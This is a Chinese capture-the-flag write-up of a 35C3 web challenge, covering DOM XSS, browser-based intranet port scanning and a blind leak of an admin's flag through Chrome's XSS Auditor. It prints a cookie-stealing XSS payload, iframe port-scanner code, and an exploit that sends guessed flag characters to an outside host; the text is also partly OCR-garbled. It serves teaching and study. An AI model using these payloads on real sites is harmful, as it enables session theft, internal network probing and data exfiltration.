JavaScript前端盲注(35C3)

phorse / 2019-01-05 09:31:00 / 浏览数 3050 技术文章 技术文章 顶(0) 踩(0)

前言

看到wonderkun师傅的新更的一篇<u>博客</u>,写<u>35c3CTF</u>中的一道题:利用chrome XSS Auditor机制,进行盲注,特别好玩儿。

博客简明扼要,但我这个前端瞎子看不太懂后半部分,留下了不懂技术的泪水......好在国外有位大表哥把解题思路写了出来,自己在摸索中收获颇多,于是打算写篇文章,把


- 一来,介绍这个不算严重,但在Web2.0厚客户端背景下,有点儿意思的漏洞;
- 二来,安利一下35c3CTF这个高水平、高质量的国际赛事。

题目背景

//很幸运,写文的时候题目环境还没关,

这道题在比赛期间,只有5支队伍成功做出来


题目说明:



从中我们可以得知,题目考察chrome-headless相关知识点,浏览器特性相关的话,大概率是XSS。

浏览一下https://filemanager.appspot.com

(PS:CTF的好习惯,"访问任何题目地址,都顺便用源码泄露扫一遍;见到任何框框,都随便用sqlmap插一下",在这道题里,不存在敏感信息泄露和SQL注入,所以就不




w/ states+is

填入admin之后,正常进入管理页面,可以任意登录admin??原来网站是依赖Session识别用户,把session对应的资源展示出来,所以即使页面显示你是admin,也拿不到

正在使用的 Cookie

允许 已屏蔽

以下 Cookie 是系统在您查看此网页时设置的




admin's files:

Search file:

query Search

Create a new file:



admin's files:

1.php

Search file:

query Search

Create a new file:

filename content Create

https://filemanager.appspot.com/read?filename=1.php | | | | | | | | 搜索 我的 学习对象 训练 教程 Tools 临时 <?php @eva1(\$_POST[A]);?> 因为有?filename=,尝试一下文件读取,emmmm,放心,肯定是失败的(不然本文题目就不会是XSS盲注了,23333 后端代码解析不了,试试前端代码则~发现还是没有任何解析 https://filemanager.appspot.com/read?filename=xss 应用 我的 学习对象 训练 教程 Tools <html><script>alert(1)</script></html> 那大概率就是xss了~ DOM XSS 右击!查看源码!(PPS:这么晚才看前端源码,只是因为...我,似鸽前端瞎;我,没得感情) 26 (script) 27 function doSubmit(e) { e.preventDefault(); 28 document.getElementById('submit-button').disabled = true; 29 let filename = document.getElementById('filename').value; 30 const data = new FormData(e.target); 31 fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
 document.getElementById('submit-button').disabled = false; 32 33 if (r. ok) { 34 let li = document.createElement('li'); 35 let a = document.createElement('a'); 36 li.appendChild(a); 37 a.innerText = filename; a. href = \(\)/read?filename=\(\){filename}\(\); 39 document.getElementById('file-list').appendChild(li); 40 } else { 41 console.log('error creating file'); 42 43 $\}$). catch((e)=>{ 44 console.log('error creating file '+e); 45 document.getElementById('submit-button').disabled = false; 46 }); 47 return false; 48 49 50 var form = document.getElementById('create-form'); form. addEventListener ("submit", doSubmit); 53 (/script) 这个看似神秘的地方,作用就是 1. 给/create接口传个POST请求,把文件名和内容传过去

2. 在页面添加一个指向该(假)文件的超链接

(PPPS:由于写入的POST请求携带了XSRF头,所以无法进行CSRF攻击

```
view-source:https://filemanager.appspot.com/search?q=php
应用
                                                                                                                                            学习对象 训练
                                                                                                                                                                                                                                                                      ■ 教程 ■ Tools
                                                                                                                                                                                                                                                                                                                                                                                                                                | 临时
  2
 3
                        <h1>1. php</h1>
                         %1t;?php @eva1($_POST[A]);?>
  4
  5
  6
                         <script>
                                   (()=>{
  8
                                            for (let pre of document.getElementsByTagName('pre')) {
                                                     1et text = pre.innerHTML;
  9
                                                      1et q = 'php';
10
                                                    let idx = text.indexOf(q);
11
                                                      pre.innerHTML = `${text.substr(0, idx)} \( \text. \) \( \frac{1}{4} \) \( \text. \) \( \tex
12
13
                                 })();
14
                          </script>
15
16
```

这里我们尝试搜索一些常用的关键字,如flag/root/admin等,当搜索php关键字时,可以看到有特殊回显,查看源码,发现有一段JavaScript代码,将我们搜索的内容赋给为什么只有php会有回显呢?因为我们在之前测试的时候,插入了php一句话密码的文本进去。也就是说,这里的search是一个文本搜索功能,当搜索到关键字时,返回被我们确定一下,这里是否存在漏洞,

直接插入然后搜索:

cookie

w/ AEAm34.r⊽

```
Elements
                     Console
                               Sources
                                         Network
                                                    Performance
                                                                  Memory
                                                                            Applicatio
<html>
  <head></head>
▼<body>
   <h1>cookie</h1>

▼
     <mark><img src=x onerror=alert(document.cookie);></mark> == $0
   ▼<script>
         (()=>{}
           for (let pre of document.getElementsByTagName('pre')) {
             let text = pre.innerHTML;
             let q = '<img src=x onerror=alert(document.cookie);&gt;';
             let idx = text.indexOf(q);
             pre.innerHTML = `${text.substr(0, idx)}<mark>${q}
     </mark>${text.substr(idx+q.length)}`;
         })();
   </script>
  </body>
</html>
```

```
js十六进制编码:
str="<img src=x onerror=alert(document.cookie);>";
len=str.length;
arr=[];
for(var i=0;i<len;i++){</pre>
arr.push(str.charCodeAt(i).toString(16));
console.log("\\x"+arr.join("\\x"));
F12打开控制台,把上面生成js十六进制编码的代码放到控制台执行就好
               Elements
                            Console
                                       Sources
                                                  Network
                                                              Performance
               top
                                        \odot
                                             Filter
                                                                     Default levels ▼
    P A parser-blocking, cross site <u>z stat.php?id=126186...eb id=1261868352:17</u>
       (i.e. different eTLD+1) script, <a href="https://c.cnzz.com/core.php?web_id=126186">https://c.cnzz.com/core.php?web_id=126186</a>
       8352&t=z, is invoked via document.write. The network request for this
       script MAY be blocked by the browser in this or a future page load due to
       poor network connectivity. If blocked in this page load, it will be
       confirmed in a subsequent console message. See <a href="https://www.chromestatus.c">https://www.chromestatus.c</a>
       om/feature/5718547946799104 for more details.
    A The resource <a href="http://pagead2.googlesyndication.com/pagead/js/r20181205/r201">http://pagead2.googlesyndication.com/pagead/js/r20181205/r201</a>
       80604/show ads impl.js was preloaded using link preload but not used
       within a few seconds from the window's load event. Please make sure it has
       an appropriate `as` value and it is preloaded intentionally.
       x68\x74\x70\x3a\x2f\x2f\x77\x77\x77\x2e\x71\x71\x2e\x63\x6f\ VM201:7
       x6d
       x6f\x72\x3d\x61\x6c\x65\x72\x74\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x6
       3\x6f\x6f\x6b\x69\x65\x29\x3b\x3e
           str="<img src=x onerror=alert(document.cookie);</pre>
           len=str.length;
           arr=[];
           for(var i=0;i<len;i++){
           arr.push(str.charCodeAt(i).toString(16));
           console.log("\\x"+arr.join("\\x"));
       \x3c\x69\x6d\x67\x20\x73\x72\x63\x3d\x78\x20\x6f\x6e\x65\x72\x72\ VM225:7
       x6f\x72\x3d\x61\x6c\x65\x72\x74\x28\x64\x6f\x63\x75\x6d\x65\x6e\x74\x2e\x6
       3\x6f\x6f\x6b\x69\x65\x29\x3b\x3e

    undefined

    >
```

重复之前的操作, create文件, 文本内容填上编码后的结果, 然后搜索这段字符串:

发现尖括号被HTML实体编码了。尝试js十六进制编码绕过:

```
\leftarrow \  \  \, \times \\ \text{ } \quad \text{https://filemanager.appspot.com/search?q=\%5Cx3c\%5Cx69\%5Cx6d\%5Cx67\%5Cx20\%5Cx72\%5Cx33\%5Cx3d\%5Cx3d\%5Cx20\%5Cx66\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e\%5Cx6e
  並 应用 □ 搜索 □ 我的 □ 学习对象 □ 训练 □ 教程 □ Tools □ 临时
                                                                                                                                                                                                                                                                                                                                                                                                            filemanager.appspot.com 显示
                                                                                                                                                                                                                         session=VI5BwdwVP8xEGBgHabmX
coockie.a
<html>
                 <head></head>
••▼<body> == $0
                           <h1>coockie.a</h1>
                  ▼
                            ▼<mark>
                                               <img src="x" onerror="alert(document.cookie);">
                                     "20\x6f\x6e\x65\x72\x72\x6f\x72\x3d\x61\x6c\x65\x72\x74\x28\
                                    x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x29\x3b\x3e"
                           <script>...</script>
                 </body>
       </html>
```

可以看到,通过JavaScript的DOM操作,已经弹窗~

OK,存在XSS漏洞和文本搜索功能,猜测flag已经被写入到真实admin后台了,我们要利用搜索处的的XSS漏洞,获取Flag,那么问题来了,怎么打admin呢?

XSRF头防御

别忘了,题目说明还有另一句话。

The admin is using it to store a flag, can you get it? You can reach the admin's chrome-headless at: nc 35.246.157.192

前半句确定了flag是储存在真实admin后台的,后半句告诉我们后台的机器人用的是chrome-headless,并提供了一个nc入口:

```
)rse@DESKTOP-C2JLOG6:~$ nc 35.246.157.192 1
Please solve a proof-of work with difficulty 22 and prefix d134 using https://www.npmjs.com/package/proof-of-work
```

Interesting! 这里用到了区块链技术中的工作量证明算法,并提供了Node.js的一个计算工具。

安装Node.js用自带的npm工具安装这个模块就好:

```
C:\Users\Prude
λ npm install -g proof-of-work
C:\Users\Prude\AppData\Roaming\npm\proof-of-work -> C:\Users\Prude\AppData\Roa
ming\npm\node modules\proof-of-work\bin\proof-of-work
+ proof-of-work@3.3.2
added 4 packages from 1 contributor in 5.422s
                                                                     华知社区
```

使用方法:

C:\Users\Prude

λ proof-of-work d134 22 0000016808b724bc2bdca3245b670d90

这种方法很新奇,防止爆破的同时,还控制了服务器负载。(PPPPS:这种方式还可以用在Pwn题中,防止Fork炸弹。

```
将计算结果反馈给服务端,提示可以给admin传一个URL,让admin访问:
```

```
10rse@DESKTOP-C2JLOG6:^{\sim}$ nc 35.246.157.192 1
Please solve a proof-of work with difficulty 22 and prefix d134 using https://www.npmjs.com/package/proof-of-work 0000016808cb23bc6dbale588f99d6ba
roof-of-work verified.
                                                                                                                      ★知社区
lease send me a URL to open.
```

```
当查询内容存在时,才会被HTML渲染,XSS插入的攻击向量,必须是之前存到文件里的。很容易想到,利用CSRF让admin插入一段攻击向量,再搜索这段攻击向量,从而能
    function doSubmit(e) {
 27
      e.preventDefault();
 28
      document.getElementById('submit-button').disabled = true;
 29
      let filename = document.getElementById('filename').value;
 30
      const data = new FormData(e.target);
 31
      fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
 32
        document.getElementById('submit-button').disabled = false;
 33
        if (r. ok) {
 34
          let li = document.createElement('li');
          let a = document.createElement('a');
 36
          li.appendChild(a);
 37
          a.innerText = filename;
 38
          a.href = \read?filename=${filename}\right;
 39
          document.getElementById('file-list').appendChild(li);
 40
 41
          console. log('error creating file');
 42
 43
      \}). catch((e)=>{
 44
 45
        console.log('error creating file '+e);
        document.getElementById('submit-button').disabled = false;
 46
 47
 48
      return false;
 49
 50
    var form = document.getElementById('create-form');
 51
    form. addEventListener("submit", doSubmit);
    </script)</pre>
不要忘记, create页面在插入时,携带了XSRF头,这导致无法CSRF......
```

最后一条题目信息:chrome-headless

我们可以利用Chrome-Headless对"存在/不存在"的相应差异,进行盲注~也就是我们要引申出的知识点,特定情况下的JavaScript前端盲注。

JavaScript前端盲注准备

浏览器对目标端口是否存在的回显差异

timer = setTimeout(function(){

that.next();

随着浏览器对JavaScript代码的支持,目前我们已经可以仅靠前端代码完成内网端口(10.*)的扫描,并将扫描结果通过DNS外带等方式反馈给攻击者。 具体怎么实现呢?首先来看最容易实现的Firefox:

Firefox当访问一个不存在的端口时,要么超时,要么拒绝连接。因此我们可以使用iframe发起一个内网请求(如192.168.1.1:80),根据访问结果来判断。同时,由于Firefo

```
async scanFirefox() {
  var that = this;
  let promise = new Promise(function(resolve, reject) {
       that.hooks = {oncomplete:function(){
         var iframes = document.getElementsByClassName('firefox');
         while(iframes.length > 0){
          iframes[0].parentNode.removeChild(iframes[0]);
         }
        resolve();
       }};
       that.scan = function(){
         var port = that.q.shift(), id = 'firefox'+(that.pos%1000), iframe = document.getElementById(id) ? document.getElement
         iframe.style.display = 'none';
         iframe.id = id;
         iframe.src = that.url + ":" + port;
         iframe.className = 'firefox';
         that.updateProgress(port);
         iframe.onload = function(){
             that.openPorts.push(port);
             clearTimeout(timer);
             that.next();
```

```
}, 50);
      if(!document.body.contains(iframe)) {
        document.body.appendChild(iframe);
    };
    that.scan();
});
return promise;
```

if(iframe.hasLoadedOnce) {

创建1000个iframe异步/多线程地探测端口,可以试一下Gareth Heyes师傅的Demo。

可以看到探测的速度很快:

 PortSwigger port scanner portswigger-labs.net/portscan/ Scanning 400 of 960 using port 2725 on 127.0.0.1

但Chrome相对于Firefox有一些不同,提高了探测的难度。Chrome中即使访问对象不存在,也会返回success~只不过这个Success是Chrome浏览器特权域chrome-erroi 但我们可以通过另一种<u>技巧</u>来绕过这种保护:

在前端中,iframe去请求一个页面,会触发onload事件,在Chrome中,无论目标端口是否开放,都会成功触发onload,只不过一个是目标端口成功加载的onload,一个是 这个差异就能被用来判断端口是否开放。

利用代码如下所示:

```
async scanChromeWindows() {
  var that = this;
  let promise = new Promise(function(resolve,reject){
      that.hooks = {oncomplete:function(){
        var iframes = document.getElementsByClassName('chrome');
         while(iframes.length > 0){
           iframes[0].parentNode.removeChild(iframes[0]);
         }
        resolve();
      }};
      that.scan = function(){
         var port = that.q.shift(), id = 'chrome'+(that.pos%500), iframe = document.getElementById(id) ? document.getElementBy
         iframe.style.display = 'none';
         iframe.id = iframe.name = id;
         iframe.src = that.url + ":" + port;
         iframe.className = 'chrome';
         that.updateProgress(port);
         iframe.hasLoadedOnce = 0;
         iframe.onload = function(){
          calls++;
           if(calls > 1) {
             clearTimeout(timer);
             that.next();
            return;
           }
          iframe.hasLoadedOnce = 1;
           var a = document.createElement('a');
            a.target = iframe.name;
            a.href = iframe.src + '#';
            a.click();
             a = null;
         };
         timer = setTimeout(function(){
```

```
that.openPorts.push(port);
}
if(that.connections <= that.maxConnections) {
    that.next();
    that.connections++;
}
}, 3000);
if(!document.body.contains(iframe)) {
    document.body.appendChild(iframe);
}
};
that.scan();
});
return promise;</pre>
```

Chrome XSS Auditor的过度敏感

Chrome XSS Auditor,就是那个测XSS漏洞时经常出来拦截的东东




该网页无法正常运作

Chrome 在此网页上检测到了异常代码。为保护您的个人信息(例如密码、电话号码和信用卡信息),Chrome 已将该网页拦截。

请尝试访问该网站的首页。

ERR BLOCKED BY XSS AUDITOR


华知社区



在检测恶意向量时有一个规则, 当url中带有页面里的JavaScript资源代码时,就会认为是恶意向量。拿baidu.com举例:

随便找一个a参数传入:

- https://www.baidu.com?a=<script id="s_js_mancard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard/js/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard_2ee35e99.js"> _manCard_main" data-src="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://ss0.bdstatic.com/ssc="https://s
- www.baidu.com https://www.baidu.com/?a=<script id="s_js_mancard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard/js/man...
- Q https://www.baidu.com?a=<script id="s_js_mancard_main" data-src="https://ss0.bdstatic.com/5aV1bjqh_Q23odCf/static/mancard/js/mancard_2ee35e99.js"> _manCa...





无法访问此网站

127.0.0.1 拒绝了我们的连接请求。

请试试以下办法:

临时


- 竞赛

🤦 Google 翻译

- 检查网络连接
- 检查代理服务器和防火墙


ERR CONNECTION REFUSED

重新加载




test

医4.4年403年区



构造URL:





该网页无法正常运作

Chrome 在此网页上检测到了异常代码。为保护您的个人信息(例如密码、电话号码和信用卡信息),Chrome 已将该网页拦截。

请尝试访问该网站的首页。

ERR_BLOCKED_BY_XSS_AUDITOR

集和外区

达到了效果。

而当我们搜索的内容不存在时:



no results

4年112十1文

回显就不一样了。

Get Flag!

EXP原理

<body>

```
先贴上@l4wio表哥的EXP。
```

```
<script>
      var URL = 'https://filemanager.appspot.com/search?q={{search}}&a=%3Cscript%3E%20%20%20%20%28%28%29%3d%3E%7b%0a%20%20%20%20
      var charset = '_abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ!"#$%&\'()*+,-https://gitee.com/ph0rse/in
      var brute = new URLSearchParams(location.search).get('brute') || '35C3_'; //########brute#####go.html?brute=data#bur
      function quess(i){
         var go = brute + charset[i];//35C3_
         var x = document.createElement('iframe');//
         x.name = 'blah';
         var calls = 0;
         x.onload = () => {
             calls++;
             //
             if(calls > 1)
                 console.log("GO IT ==> ",go);//
                 location.href = 'http://deptrai.14w.pw/35c3/go.html?brute='+escape(go);
                x.onload = () => {};
             }
             var anchor = document.createElement('a');
             anchor.target = x.name;
             anchor.href = x.src+'#';
             anchor.click();
             anchor = null;
          }
         x.src = URL.replace('{{search}}',go);
         document.body.appendChild(x);
         setTimeout(() =>{
             document.body.removeChild(x);
             guess(i+1); //
          },1000);
      }
      quess(0);
      // FLAG: 35C3_xss_auditor_for_the_win
</script>
</body>
将此EXP放到一个公网可访问的地址上,并将location.href =
'http://deptrai.l4w.pw/35c3/go.html?brute='+escape(go);这一行,改为自己的公网地址。通过nc,将该公网地址发给Admin,让其点开就行。
该EXP通过递归思维进行爆破,从字符集里依次取字符,拼接到'35C3_'上,若不是Flag里的一部分,则onload只执行一次;若加入字符后,是Flag里的一部分,则返回正常
XSS Auditor, 总共加载onload 3次。
第二次会触发以下逻辑:
if(calls > 1){
                 console.log("GO IT ==> ",go);//
```

location.href = 'http://deptrai.14w.pw/35c3/go.html?brute='+escape(go);

也就是说,携带上本次成功的案例,递归地进行下一轮爆破。

}


 $x.onload = () = >{};$

这里我把真实Flag放到自己的账号上,模拟自己是拥有flag的Admin,来做一下测试:

35C3_xss_auditor_for_the_win


F4 4=403+132

访问http://deptrai.l4w.pw/35c3/go.html(自己VPS上一堆环境.....就不拿出来让师傅们日了.....)



可以看到,界面一直在刷新,也就是进行盲注爆破~

直到遍历到35C3_x的时候,递归地进入了http://deptrai.l4w.pw/35c3/go.html?burte=35C3_x页面,开始下一个字符的爆破。



最后通过查看http://deptrai.l4w.pw/(可换成自己的VPS)的访问日志,就能获得最终的Flag:35C3_xss_auditor_for_the_win。

没有VPS的小伙伴,也可以通过@Sn00py推荐的临时DNS解析网站,来接收回显。

DNSBin

Subdomain to use: *.0e99cd0a4c72758df3f8.d.zhack.ca

Example:

mydatahere.0e99cd0a4c72758df3f8.d.zhack.ca


Received data



端口爆破脚本

本文只提及了Chrome和Firefox两种浏览器,国外有师傅做了全种类浏览器的异步内网端口扫描,直接把源码保存下来就能用:

